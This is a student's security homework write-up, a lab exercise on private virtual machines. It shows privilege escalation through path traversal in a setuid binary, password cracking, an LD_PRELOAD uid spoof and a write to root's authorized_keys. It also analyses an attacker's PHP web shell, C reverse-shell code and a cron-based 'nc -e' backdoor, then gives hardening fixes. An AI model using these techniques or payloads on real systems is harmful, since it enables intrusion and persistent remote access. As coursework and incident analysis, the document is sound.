Network Administration/System Administration (NTU CSIE, Spring 2024) Homework #12 - Security (Part II)

B12902110 呂承諺

June 8, 2024

1 Red Team

(a) Steps

(1) Download `id_e25519` from folder `NASAHW12_2024_SECURTIY` on Google Drive.

(2) Run `chmod 600 id_e25519`.

(3) Run `ssh -i id_e25519 student@10.0.2.17`. We get an error however.

```
ssh: connect to host 10.0.2.17 port 22: Connection refused
```

(4) Run `nmap -v -sV -p1-65535 10.0.2.17` to scan open ports on `nasa_hw11_red`. We discover that the SSH service actually runs on port 22087.

```
PORT      STATE SERVICE         VERSION
8888/tcp  open  sun-answerbook?
9999/tcp  open  abyss?
22087/tcp open  ssh             OpenSSH 9.6 (protocol 2.0)
```

(5) Run `ssh -p 22087 -i id_25519 student@10.0.2.17` to login to `nasa_hw11_red`.

(6) Run `cat flag1`.

Flag `NASA{WOW_YOU_KNOW_NM49_70_5C4N_55H_HO93_YOU_DON'7_BRU73_FORC3_17}`

Result

```
┌──(nasa2024㉿kali)-[~/NASAHW12_2024_SECURITY]
└─$ ssh -p 22087 -i id_e25519 student@10.0.2.17
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~$ cat flag1
NASA{W0W_Y0U_KN0W_NM49_70_5C4N_55H_H093_Y0U_D0N'7_BRU73_F0RC3_17}
localhost:~$
```

References

- ssh(1) - OpenBSD manual pages

(b) **Steps**

(1) From the previous subtask, we discover that the service on port 8888 says something about nasa2024 and nasa2023.

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8888-TCP:V=7.94SVN%I=7%D=6/7%Time=6662E68F%P=x86_64-pc-linux-gnu%r(
SF:NULL,598,"Hi\x20nasa2024!\x20I\x20am\x20nasa2023\.\x20Let's\x20perform\
SF:x20Diffie\x20Hellman\x20Key\x20Exchange\x20to\x20send\x20my\x20password
SF:\x20to\x20you\.\nPublic\x20Parameters:\x20\np\x20=\x2022576738017835080
SF:26287784370174963485061761512585408773904352617974414053769254623530339
SF:43428250997896721871314848092198285782090854345048122054662118095093126
SF:46010163420466911624570134938619901325974015691495758199847891029752021
SF:86101005348889461376509177949838936171719965220358145823591278240421218
SF:99808876773647935022915898374909936257339388284950991406069940410741988
SF:76998848736729115104379412189526251092416512126001365278039535701527400
SF:52812492291299210417530743420195708568522792012149635242756970527533171
SF:72926910273360851651895280665070041799961861744768001464274783101748287
SF:94820885700903184044808658319809\ng\x20=\x207\n========================
```

(2) Run `nc 10.0.2.17 8888`. We get a prompt for Diffie–Hellman key exchange. After entering some random value for `v`, we get some ciphertext which is claimed to be encrypted with AES in CBC mode.

(3) Therefore, we use Python's `cryptography` package to code a simple script that handles Diffie–Hellman key exchange and AES decryption.

```python
# 1-b.py
from cryptography.hazmat.primitives import ciphers
from cryptography.hazmat.primitives.asymmetric import dh
from cryptography.hazmat.primitives.ciphers import algorithms
from cryptography.hazmat.primitives.ciphers import modes


def dh_shared_key(p: int, g: int, u: int) -> bytes:
    parameter_numbers = dh.DHParameterNumbers(p, g)
    parameter = parameter_numbers.parameters()
    server_public_numbers = dh.DHPublicNumbers(u, parameter_numbers)
    server_public_key = server_public_numbers.public_key()

    client_private_key = parameter.generate_private_key()
    print(f'v = {client_private_key.public_key().public_numbers().y}')

    shared_key = client_private_key.exchange(server_public_key)
    print(f'shared_key = {shared_key.hex()}')
    return shared_key


def aes_cbc_decrypt(ciphertext: bytes, key: bytes, iv: bytes) -> bytes:
    cipher = ciphers.Cipher(algorithms.AES(key), modes.CBC(iv))
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext) + decryptor.finalize()


def main():
    p = 225767...319809  # Omitted.
    g = 7
    u = int(input('u = '))

    aes_key = dh_shared_key(p, g, u)[:16]
    print(f'aes_key = {aes_key.hex()}')

    iv = bytes.fromhex(input('iv = '))
    ciphertext = bytes.fromhex(input('ecrypted password = '))
    print('decrypted password = '
          f'{aes_cbc_decrypt(ciphertext, aes_key, iv).decode()}')

if __name__ == '__main__':
    main()
```

(4) Interact with the service and our script.

Service:

```
$ nc 10.0.2.17 8888
Hi nasa2024! I am nasa2023. Let's perform Diffie Hellman Key Exchange to send my password to you.
Public Parameters:
p = 225767...319809
g = 7
============================================================
u = 179725...888786
v = 404983...526141
Good, I believe we build a shared secret that only you and I know.
Now, I will encrypt my password with AES in CBC mode using the first 16 bytes of shared secret
↪  (padding with zero byte until length of 16 bytes) as the key
============================================================
IV in hex format: 580b40e831f27e903af54ff9f5fe2670
Encrypted password in hex format: 04e150313ac4197b6379aa2886cbeb7cbb758a5d261abf1d31cd2c926fa47e77
============================================================
```

Script:

```
$ python 1-b.py
u = 179725...888786
v = 404983...526141
shared_key = 16d148...8612f9
aes_key = 16d148a2b10ef1e3e3d8eff46a1779f7
iv = 580b40e831f27e903af54ff9f5fe2670
ecrypted password = 04e150313ac4197b6379aa2886cbeb7cbb758a5d261abf1d31cd2c926fa47e77
decrypted password = yLXGn4S3wYeAMnF7UySEsw9wMPdh5v2e
```

We obtain the password for user nasa2023: `yLXGn4S3wYeAMnF7UySEsw9wMPdh5v2e`.

(5) Use the obtained password to login as nasa2023. Run `cat flag2` to obtain the flag.

Flag `NASA{CRY706R49HY_4150_1M90R74N7_1N_CYB3R53CUR17Y!}`.

Result

```
┌──(nasa2024㉿kali)-[~]
└─$ sshpass -p yLXGn4S3wYeAMnF7UySEsw9wMPdh5v2e ssh -p 22087 nasa2023@10.0.2.17
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~$ ls
README.txt  app.pid     app.py      app.sh      flag2
localhost:~$ cat flag2
NASA{CRY706R49HY_4150_1M90R74N7_1N_CYB3R53CUR17Y!}
localhost:~$ exit
Connection to 10.0.2.17 closed.
```

References

- Diffie–Hellman key exchange - Wikipedia
- Block cipher mode of operation - Wikipedia
- Advanced Encryption Standard - Wikipedia
- Built-in Functions —Python 3.12.3 documentation
- Built-in Types —Python 3.12.3 documentation
- cryptography ·PyPI
- Diffie-Hellman key exchange —Cryptography 43.0.0.dev1 documentation
- Symmetric encryption —Cryptography 43.0.0.dev1 documentation

(c) **Steps**

(1) There is `README.txt` in `/home/nasa2023`. It gives some information regarding `/root/comic-server/comic-server`.

(2) Run `stat /root/comic-server`. We discover that its file permissions is set to `4755`, with `setuid` on.

```
localhost:~$ stat /root/comic-server/comic-server
  File: /root/comic-server/comic-server
  Size: 19384           Blocks: 40         IO Block: 4096   regular file
Device: 803h/2051d      Inode: 130039      Links: 1
Access: (4755/-rwsr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2024-06-07 22:45:40.289998287 +0800
Modify: 2024-05-09 22:33:04.379999973 +0800
Change: 2024-05-09 22:33:13.406666636 +0800
```

(3) Dive into `comic-server.c`. We see that in `void read_comic()`, the user input `comic_name` is append after `path`. Therefore, we can engineer `comic_name` to contain multiple leading `../`'s to access any file as root.

(4) Run `/root/comic-server/comic-server`. "Choose `2. Read a comic`" and type in `../../../etc/shadow` as the comic name. This allows us to see the content of `/etc/shadow` and therefore obtain nasa2024's hashed password.

```
localhost:/etc$ localhost:/etc$ /root/comic-server/comic-server
Welcome to my comic server!
I have a lot of comic for you to read. Enjoy!
Please select your action:
1. List all comic
2. Read a comic
3. Submit a comic
4. Talk to root
5. Exit
2
Please enter the comic name: ../../../etc/shadow
root:$6$MO3rcP5w38H7hYwm$HWKrqjG9ZdY97E2eKWjNIt6biVCVPkVxZZvsfYPoEtk9P30.PfAzgtjI2IPXj9u7MoOvLxp7U
↪  Ou.MjFGXehKu.:19850:0:::::
(...)
nasa2023:$6$6qkngoIeqsMizLEE$Mw3jduV64bfY3ydOotGjaMh2nRJFO/WwXGE6qHF27bbZZq15MJORt3JMy54gfSiDJY43A
↪  hNeVynnQHGWp4cz41:19850:0:99999:7:::
student:$6$I7GFgsWJRqjNEt1R$ZmWXyy8rK.Imn0V4Jk6Nr7DpjZmoNTZffrtH9pw4ZVr9GX3NYUO9pCA7HOtw7flIxXsmjN
↪  t7pQwqk9xslrKhi1:19850:0:99999:7:::
nasa2024:$6$fho8wb1AS1tFC5N3$/eNgObHyRphLNbS4FpeAd2wZG.lk33kIVVK21bJDG46rOJ7SsbglPPyw39IrS5YGyPibF
↪  D.S4MAih82ldPjFO1:19850:0:99999:7:::
```

(5) Save the hashed password of user nasa202 into file `nasa2024_password.txt`. Then crack the password with `john`.

```
$ echo \
    '$6$fho8wb1AS1tFC5N3$/eNgObH......MAih82ldPjFO1' \ # Omitted.
    > nasa2024_password.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt nasa2024_password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
peanutbutter     (?)
1g 0:00:00:07 DONE (2024-06-07 11:06) 0.1257g/s 515.2p/s 515.2c/s 515.2C/s cheska..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

(6) The password is indeed weak: `peanutbutter`. Use it to login as nasa2024, and `cat flag3` to obtain the flag.

Flag `NASA{533M5_11K3_Y0U_4773ND_14B_7H15_W33K!}`

Result

```
┌──(nasa2024㉿kali)-[~]
└─$ sshpass -p peanutbutter ssh -p 22087 nasa2024@10.0.2.17
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~$ ls -alh
total 28K
drwx------    2 nasa2024 nasa2024    4.0K Jun  7 23:29 .
drwxr-xr-x    5 root     root        4.0K May  7 22:10 ..
-rw-------    1 nasa2024 nasa2024       8 Jun  7 23:29 .ash_history
-rw-r--r--    1 root     root           5 Jun  7 16:10 app.pid
-rwxr-xr-x    1 nasa2024 nasa2024     581 May  8 17:51 app.py
-rwxr-xr-x    1 nasa2024 nasa2024      79 May  8 18:08 app.sh
-r--------    1 nasa2024 nasa2024      43 May  8 18:17 flag3
localhost:~$ cat flag3
NASA{533M5_11K3_Y0U_4773ND_14B_7H15_W33K!}
```

References

- open(2) - Linux manual page
- opendir(3) - Linux manual page
- readdir(3) - Linux manual page
- setuid - Wikipedia

(d) **Steps**

(1) Same as the last subtask, we can use `/root/comic-server/comic-server` to get the content of `/root/flag4`. We write it to a file this time.

```
$ /root/comic-server/comic-server > flag4
2
../../flag4
5
```

However, the output file would contain prompt of `comic-server`, so we delete them ourselves.

(2) Run `flag4`. Sadly, it tells us that we must be root.

```
localhost:~$ ./flag4
You must be root to run this program
```

(3) So, we try to disassemble the program. Upload the binary file to Decompiler Explorer. We see that the main function calls `getuid()` first to check if the UID is 0. This could be our point of attack.

(4) After some research, we found out that `getuid()` could be tricked by `LD_PRELOAD`. So, we create `fake_uid.c` with our fake `getuid()` function.

```c
// fake_uid.c
int getuid() {
  return 0;
}
```

Compile it into a shared library with the following command.

```
$ gcc -shared -fPIC -o fake_uid.so fake_uid.c
```

(5) Run `flag4` while forcing it to load our library with the fake `getuid()`.

```
$ LD_PRELOAD=/home/nasa2023/fake_uid.so ./flag4
```

And we successfully obtained the flag.

Flag `NASA{y0u_kn0w_r3v3r53_3n61n33r1n6!_50_c0011}`

Result

```
localhost:~$ cat fake_uid.c
int getuid() {
  return 0;
}
localhost:~$ gcc fake_uid.c -shared -fPIC -o fake_uid.so
localhost:~$ LD_PRELOAD=/home/nasa2023/fake_uid.so ./flag4
NASA{y0u_kn0w_r3v3r53_3n61n33r1n6!_50_c0011}
localhost:~$
```

References

- Faking uids
- Dynamic linker tricks: Using LD_PRELOAD to cheat, inject features and investigate programs | Rafał Cieślak's blog

(e) **Steps**

(1) With SSH's public key authentication, we can login without the password. So, we write the contents of `/home/student/.ssh/authorized_keys` to `/root/.ssh/authorized_keys` using the "`3. Submit a comic`" functionality of `/root/comic-server/comic-server`.

```
$ cat /home/student/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILKifq9N8pB3vCgZHje9vuhaJFlvdnFCSxV9oPnIENP8 nasa2024@kali
$ /root/comic-server/comic-server
Welcome to my comic server!
 I have a lot of comic for you to read. Enjoy!
Please select your action:
1. List all comic
2. Read a comic
3. Submit a comic
4. Talk to root
5. Exit
3
Please enter the comic name: ../../.ssh/authorized_keys
Please enter the comic content: ssh-ed25519
↪  AAAAC3NzaC1lZDI1NTE5AAAAILKifq9N8pB3vCgZHje9vuhaJFlvdnFCSxV9oPnIENP8 nasa2024@kali
Comic submitted
```

(2) This would allow us to login with the same private key as subtask (a), except this time as root.

```
$ ssh -p 22087 -i id_e25519 root@10.0.2.17
```

Result

```
┌──(nasa2024㉿kali)-[~/red/NASAHW12_2024_SECURITY]
└─$ ssh -p 22087 -i id_e25519 root@10.0.2.17
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

localhost:~# whoami
root
localhost:~#
```

2 Red Team

(a) **Steps**

Run `nmap -v -sV -p1-65535 10.0.2.18` to scan open ports on `nasa_hw11_blue`.

Result

An SSH service and an HTTP service are discovered.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6 (protocol 2.0)
80/tcp open  http    nginx
```

(b) **Steps**

(1) Login to `nasa_hw11_blue` with `/home/nasa2024/.ssh/id_blue`.

(2) Inspect the access log of nginx: `/var/log/nginx/access.log`. We suspect that some malicious user is trying to execute system commands through PHP injection.

(3) Inspect the PHP script that the user uploaded: `/var/www/html/uploads/662f9a8dc30bb.php`. Our guess was indeed correct.

Result

The service being attacked is the PHP backend of the HTTP service.

```
# less /var/log/nginx/access.log
10.0.2.29 - - [29/Apr/2024:21:03:23 +0800] "GET /uploads/662f9a8dc30bb.php?cmd=ls HTTP/1.1" 200 341 "-"
↪  "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" "-"
10.0.2.29 - - [29/Apr/2024:21:03:28 +0800] "GET /uploads/662f9a8dc30bb.php?cmd=ls%20/ HTTP/1.1" 200 106
↪  "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" "-"
10.0.2.29 - - [29/Apr/2024:21:05:44 +0800] "GET /uploads/662f9a8dc30bb.php?cmd=ls%20/ HTTP/1.1" 200 106
↪  "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" "-"
# cat /var/www/html/uploads/662f9a8dc30bb.php
<?php
system($_GET['cmd']);
?>
```

(c) **Steps**

Inspect `/var/log/nginx/access.log`.

Result

The IP address of the attacker is `10.0.2.29`.

(d) The primary vulnerablility of this HTTP service lies in `upload.php`. It allows anybody to upload arbitrary files, including malicious PHP scripts.

In this case, the attacker uploaded a PHP scripts that calls the `system()` function. They are attempting to access the system's shell. `$_GET['cmd']` allows them to potentially execute any command by providing `?cmd=...` in the URL. What's more scary is that the uploaded files are owned by root, so any executable could be run as root.

References

- PHP: system - Manual

(e) **Result**

(1) From the access log, we can see that the attacker is trying to inject malicious C code and scripts into the system. If we decode the base64 string, we see some code that opens a network socket to `10.0.2.20` and gain shell access.

```c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 9001;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.0.2.20");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"ash", NULL};
    execvp("ash", argv);

    return 0;
}
```

(2) However, this doesn't seem to be the only attack. Later down the access log, we see some shell script being injected, while also modifying crontab.

```
10.0.2.29 - - [23/Apr/2024:12:25:02 +0800] "GET /uploads/662f9a8dc30bb.php?cmd=echo%20%220%20*%20*
↪  %20*%20*%20echo%20%23!1%2Fbin%2Fash%0Awhile%20true%3B%20do%0A%20%20nc%2010.0.2.29%209001%20-e%
↪  20ash%0A%20%20sleep%205%0Adone%20%3E%20/var/www/html/uploads/a.sh%20&&%20chmod%20777%20/var/ww
↪  w/html/uploads/a.sh%20&&%20/var/www/html/uploads/a.sh%22%20|%20crontab%20- HTTP/1.1" 200 5 "-"
↪  "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" "-"
```

If we decode the percent-encoded query string, we see the command.

```
echo "0 * * * * echo #!1/bin/ash\nwhile true; do\n  nc 10.0.2.29 9001 -e
↪  ash\n  sleep 5\ndone > /var/www/html/uploads/a.sh && chmod 777
↪  /var/www/html/uploads/a.sh && /var/www/html/uploads/a.sh" | crontab
```

By writing the command to crontab, `/var/www/html/uploads/a.sh` is generated and executed every hour.

This `a.sh` tries to open a TCP tunnel to the attacker `10.0.2.29:9001` every 5 seconds, meanwhile gaining shell access via nc's option `-e ash`.

```
#!1/bin/ash
while true; do
  nc 10.0.2.29 9001 -e ash
  sleep 5
done
```

Side note

If we inspect crontab or `a.sh`, we see that the command is base64-encoded. This isn't seen in the access log, and there are no signs of decoding the contents and then executing it.

```
# crontab -l
0 * * * * echo IyExL2Jpbi9hc2gKd2hpbGUgdHJ1ZTsgZG8KICBuYyAxMC4wLjIuMjkgOTAwMS
↪  AtZSBhc2gKICBzbGVlcCA1CmRvbmUK > /var/www/html/uploads/a.sh && chmod 777
↪  /var/www/html/uploads/a.sh && ash a.sh &
# cat /var/www/html/uploads/a.sh
IyExL2Jpbi9hc2gKd2hpbGUgdHJ1ZTsgZG8KICBuYyAxMC4wLjIuMjkgOTAwMSAtZSBhc2gKICBzb
↪  GVlcCA1CmRvbmUK
# base64 -d /var/www/html/uploads/a.sh
#!1/bin/ash
while true; do
  nc 10.0.2.29 9001 -e ash
  sleep 5
done
```

References

- Crontab.guru - The cron schedule expression generator

(f) To prevent this type of attack, we can deny uploads of PHP scripts by checking the file extension.

```
--- upload.php
+++ upload_deny_php.php
@@ -11,6 +11,11 @@

     $uploadedFileName = $uploadedFile['name'];
     $uploadedFileExtension = strtolower(pathinfo($uploadedFileName,
     ↪  PATHINFO_EXTENSION));
+    if (strtolower($uploadedFileExtension) == 'php') {
+        echo "Cannot upload php scripts.";
+        return;
+    }
+
     $uniqueFileName = uniqid() . '.' . $uploadedFileExtension;
     $destination = $uploadDir . '/' . $uniqueFileName;
```

Or more strictly, we could limit the file extension checking to only a fixed set of known image file formats.

```
--- upload.php
+++ upload_only_image.php
@@ -11,6 +11,12 @@

     $uploadedFileName = $uploadedFile['name'];
     $uploadedFileExtension = strtolower(pathinfo($uploadedFileName,
     ↪  PATHINFO_EXTENSION));
+    $supportedImageExtensions = array('apng', 'avif', 'gif', 'jpg', 'jpeg',
↪  'jfif', 'png', 'svg', 'webp');
+    if (!in_array(strtolower($uploadedFileExtension),
↪  $supportedImageExtensions)) {
+        echo "File format unsupported.";
+        return;
+    }
+
     $uniqueFileName = uniqid() . '.' . $uploadedFileExtension;
     $destination = $uploadDir . '/' . $uniqueFileName;
```

References

- PHP: system - Manual
- PHP: $_FILES - Manual
- PHP: POST method uploads - Manual
- PHP: in_array - Manual
- Image file type and format guide - Web media technologies | MDN

(g) Run the PHP service as a separate user other than root, and use access control lists to deny the user's access to `/bin`, `/sbin`, `/usr/bin` and `/usr/sbin`.

Steps

(1) Create user `php` for the PHP service.

```
# adduser -h /var/www/html -s /sbin/nologin php
```

(2) Configure `/etc/php82/php-fpm.d/www.conf`.

```
--- www.conf
+++ www.conf
@@ -25,5 +25,5 @@
 ;       --allow-to-run-as-root option to work.
 ; Default Values: The user is set to master process running user by
 ↪  default.
 ;                 If the group is not set, the user's group is used.
-user = root
-group = root
+user = php
+group = php
```

(3) Recursively change ownership of `/var/www/html`. Set permission of all files to 644 and directories to 755.

```
# chown -R php:php /var/www/html
# chmod -R 644 /var/www/html
# chmod 755 /var/www/html /var/www/html/uploads
```


(4) Use access control lists to deny `php` from accessing `/bin`, `/sbin`, `/usr/bin` and `/usr/sbin`.


```
# apk add acl

# setfacl -m "u:php:---" /bin /sbin /usr/bin /usr/sbin

# getfacl /bin
getfacl: Removing leading '/' from absolute path names
# file: bin
# owner: root
# group: root
user::rwx
user:php:---
group::r-x
mask::r-x
other::r-x
```

Result





References

- What are the proper permissions for an upload folder with PHP/Apache? - Stack Overflow
- Access Control Lists - ArchWiki
- Alpine Linux packages - acl